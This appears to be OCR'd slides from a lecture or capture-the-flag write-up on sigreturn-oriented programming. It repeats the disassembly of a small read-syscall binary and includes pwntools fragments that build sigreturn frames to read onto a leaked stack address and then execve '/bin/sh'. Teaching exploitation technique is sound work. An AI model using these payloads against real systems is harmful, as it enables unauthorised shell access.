


```
sigreturn = p64(syscall_ret) + b'b' * 0x7;
p.send(sigreturn)
```

Exploit

- call rt_sigreturn()



```
0x004000b0        4831c0          xor rax, rax
0x004000b3        ba00040000      mov edx, 0x400
0x004000b8        4889e6          mov rsi, rsp
0x004000bb        4889c7          mov rdi, rax
0x004000be        0f05            syscall
0x004000c0        c3              ret
```




Exploit

- call rt_sigreturn()

rip ⟶




```
0x004000b0          4831c0             xor rax, rax
0x004000b3          ba00040000         mov edx, 0x400
0x004000b8          4889e6             mov rsi, rsp
0x004000bb          4889c7             mov rdi, rax
0x004000be          0f05               syscall
0x004000c0          c3                 ret
```




Exploit

- call rt_sigreturn()




```
0x004000b0          4831c0          xor rax, rax
0x004000b3          ba00040000      mov edx, 0x400
0x004000b8          4889e6          mov rsi, rsp
0x004000bb          4889c7          mov rdi, rax
0x004000be          0f05            syscall
0x004000c0          c3              ret
```



Exploit

- call rt_sigreturn()
- read 400 bytes to leaked_stack_addr

```
sigframe_read = SigreturnFrame()
sigframe_read.rax = constants.SYS_read
sigframe_read.rdi = 0x0
sigframe_read.rsi = leaked_stack_addr
sigframe_read.rdx = 0x400
sigframe_read.rsp = leaked_stack_addr
sigframe_read.rip = syscall_ret
```




Exploit

- set sigframe


```
sigframe_execve = SigreturnFrame()
sigframe_execve.rax = constants.SYS_execve
sigframe_execve.rdi = leaked_stack_addr + 0x200
sigframe_execve.rsi = 0x0
sigframe_execve.rdx = 0x0
sigframe_execve.rsp = leaked_stack_addr
sigframe_execve.rip = syscall_ret

'''
read again
read 0x400 bytes to leaked_stack_addr
p64(0x4000b0) + b'a' * 0x8 + sigframe_execve(for execve /bin/sh) + padding + /bin/sh
'''
execve_frame_payload = p64(read) + b'a' * 0x8 + bytes(sigframe_execve)
payload3 = execve_frame_payload + b'\x00' * (0x200 - len(execve_frame_payload)) + b'/bin/sh\x00'
p.send(payload3)
```

Exploit

- set sigframe




```
0x004000b0      4831c0          xor rax, rax
0x004000b3      ba00040000      mov edx, 0x400
0x004000b8      4889e6          mov rsi, rsp
0x004000bb      4889c7          mov rdi, rax
0x004000be      0f05            syscall
0x004000c0      c3              ret
```





Exploit

- set sigframe




```
0x004000b0        4831c0          xor rax, rax
0x004000b3        ba00040000      mov edx, 0x400
0x004000b8        4889e6          mov rsi, rsp
0x004000bb        4889c7          mov rdi, rax
0x004000be        0f05            syscall
0x004000c0        c3              ret
```






Exploit

- set sigframe




```
0x004000b0    4831c0        xor rax, rax
0x004000b3    ba00040000    mov edx, 0x400
0x004000b8    4889e6        mov rsi, rsp
0x004000bb    4889c7        mov rdi, rax
0x004000be    0f05          syscall
0x004000c0    c3            ret
```




Exploit

- set sigframe

rip →




```
0x004000b0          4831c0             xor rax, rax
0x004000b3          ba00040000         mov edx, 0x400
0x004000b8          4889e6             mov rsi, rsp
0x004000bb          4889c7             mov rdi, rax
0x004000be          0f05               syscall
0x004000c0          c3                 ret
```



Exploit

- call rt_sigreturn()




```
p.send(sigreturn)
```


Exploit

- call rt_sigreturn()

rip ⟶




```
0x004000b0      4831c0        xor rax, rax
0x004000b3      ba00040000    mov edx, 0x400
0x004000b8      4889e6        mov rsi, rsp
0x004000bb      4889c7        mov rdi, rax
0x004000be      0f05          syscall
0x004000c0      c3            ret
```




Exploit

- call rt_sigreturn()
- rax = 0xf




```
0x004000b0        4831c0            xor rax, rax
0x004000b3        ba00040000        mov edx, 0x400
0x004000b8        4889e6            mov rsi, rsp
0x004000bb        4889c7            mov rdi, rax
0x004000be        0f05              syscall
0x004000c0        c3                ret
```




Exploit

- call rt_sigreturn()



```
0x004000b0          4831c0          xor rax, rax
0x004000b3          ba00040000      mov edx, 0x400
0x004000b8          4889e6          mov rsi, rsp
0x004000bb          4889c7          mov rdi, rax
0x004000be          0f05            syscall
0x004000c0          c3              ret
```



